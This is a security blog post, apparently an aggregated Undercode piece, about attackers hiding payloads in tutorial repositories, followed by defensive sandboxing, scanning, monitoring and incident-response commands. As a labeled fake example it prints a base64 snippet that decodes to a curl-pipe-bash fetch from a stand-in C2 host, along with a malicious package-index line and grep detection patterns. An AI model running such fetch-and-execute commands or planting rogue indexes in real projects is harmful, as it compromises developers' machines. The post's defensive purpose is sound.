
Listen to this Post
Introduction:

A recent underground forum post reveals a disturbing trend where attackers are embedding malicious payloads within seemingly legitimate programming and AI tutorial repositories. This technique bypasses traditional security filters by hiding in plain sight, exploiting developers’ trust in educational content from platforms like GitHub. Understanding this attack vector is crucial for DevSecOps teams and security-aware programmers.
Learning Objectives:
- Identify the hallmarks of a weaponized tutorial repository.
- Implement security controls to safely clone and analyze third-party code.
- Apply forensic commands to detect hidden payloads in project files.
You Should Know:
1. The Anatomy of a Poisoned Repository
Attackers are crafting sophisticated traps by forking popular beginner tutorials for Python, AI models, or web development and injecting obfuscated backdoors. The post outlines a repository containing a `requirements.txt` file that calls a malicious package index and a “helper” script (setup_utils.py) that executes a base64-encoded payload on installation.
Step-by-step guide explaining what this does and how to use it.
First, never clone directly into a production environment. Use an isolated sandbox.
 Create a disposable analysis environment
docker run -it --rm --name analysis_env python:3.9-slim /bin/bash
 Clone the repo inside the container
git clone <SUSPECT_REPO_URL>
cd <repo_name>
Before installing requirements, manually inspect key files:
 Look for obfuscated code or calls to external servers
cat requirements.txt
find . -name ".py" -exec grep -l "eval|exec|base64.b64decode|curl.bash|wget.sh" {} \;
 Check for suspicious file modifications in git history
git log --oneline -p -- src/
2. Malicious Package Installation via requirements.txt
The primary vector is a manipulated `requirements.txt` pointing to a custom Package Index (PyPI) server hosting trojanized libraries. The command `pip install -r requirements.txt` becomes the initial compromise.
Step-by-step guide explaining what this does and how to use it.
Always vet the `requirements.txt` file. Check for non-standard indexes:
 Example malicious line in requirements.txt:
 --index-url http://malicious-pypi-server.simple
 tensorflow-cpu==2.10.0  This package is trojanized

Safeguard: Use a tool like 'safety' or 'bandit' in a dry-run first
pip install safety
safety check -r requirements.txt --output json
 For deeper analysis, manually resolve each package:
pip download -d ./packages -r requirements.txt --no-index
 Inspect downloaded .whl/.tar.gz files in the ./packages directory
3. Post-Exploitation: The Hidden Reverse Shell
The tutorial’s “configuration script” often contains the actual payload. A decoded example from the post shows a Python reverse shell that phones home to a Command & Control (C2) server, granting the attacker persistent access.
Step-by-step guide explaining what this does and how to use it.
Understand the payload to recognize it. Here’s a breakdown of a typical obfuscated snippet:
 What you might find in setup_utils.py
import socket,subprocess,os,base64
encoded_cmd = "Y3VybCAtcyBodHRwOi8vYy1hbmQtYy5jb20vc2hlbGwuc2ggfCBiYXNo"  Fake example
cmd = base64.b64decode(encoded_cmd).decode()
 The decoded command: 'curl -s http://c-and-c.com/shell.sh | bash'
To detect such connections, use network monitoring before running any script:
 On Linux, run the script within a network namespace or monitor with tcpdump
sudo tcpdump -i any -n port not 22 and host not `your_gateway_ip` &
 Or use strace to trace syscalls
strace -f -e trace=network -o trace.log python3 setup_utils.py
4. Hardening Your Development Pipeline
Institutional defenses are necessary. Shift security left by integrating static application security testing (SAST) and software composition analysis (SCA) into your CI/CD pipeline.
Step-by-step guide explaining what this does and how to use it.
Implement pre-commit and CI hooks using tools like TruffleHog and Gitleaks to scan for secrets and suspicious code patterns.
 Example GitLab CI job (.gitlab-ci.yml)
security_scan:
stage: test
image: python:3.9
script:
- pip install bandit trufflehog
- bandit -r ./src -f json -o bandit_report.json
- trufflehog --regex --entropy=False git file://$CI_PROJECT_DIR
artifacts:
reports:
sast: bandit_report.json
For Windows PowerShell automation:
 Script to scan a cloned repo before execution
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/secure-repo/scanner/main/check.ps1" -OutFile scanner.ps1
Get-Content .\requirements.txt | ForEach-Object { if ($_ -match '^--index-url') { Write-Host "ALERT: Custom PyPI index found: $_" -ForegroundColor Red } }
5. Forensic Analysis and Incident Response
If you suspect a breach via a tutorial, immediate isolation and analysis are key. The post hints at attackers using the compromised environment to steal cloud credentials.
Step-by-step guide explaining what this does and how to use it.
Contain the system and audit processes, network connections, and recent file changes.
 Linux Incident Response Commands
 1. Check for unusual network connections
ss -tunap | grep -v "127.0.0.1"
 2. Identify anomalous processes
ps aux --sort=-%cpu | head -20
 3. Look for recently modified files in the project directory
find . -type f -mtime -1 -exec ls -la {} \;
 4. Check cron jobs and systemd timers for persistence
crontab -l
systemctl list-timers --all
On Windows, use PowerShell:
Get-NetTCPConnection | Where-Object State -EQ Established | Select-Object LocalAddress,RemoteAddress,OwningProcess
Get-Process | Sort-Object CPU -Descending | Select-Object -First 10
Get-WinEvent -LogName Security -MaxEvents 20 | Where-Object {$_.ID -eq 4688}  Process creation events
What Undercode Say:
- Trust, but Verify Every Dependency. The open-source ecosystem is a double-edged sword; automation in pulling dependencies is a major vulnerability. Manual vetting, even if partial, for unknown sources is non-negotiable.
- The Lure of the Convenient Tutorial is a Powerful Social Engineering Tool. Attackers exploit the developer’s desire for quick, working solutions. Security training must now include skepticism towards “ready-to-run” code, regardless of its source.
This tactic signifies a move towards “supply chain attacks” targeting individual developers, not just large corporations. By poisoning the well of communal learning, attackers gain a high success rate with low effort. The future will see more AI-generated tutorial content, making automated detection of malicious intent within code logic—not just signatures—a critical arms race. Security tools will need to evolve from checking known vulnerabilities to analyzing behavioral intent in source code, potentially using AI against AI.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Activity 7410997974899515392 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


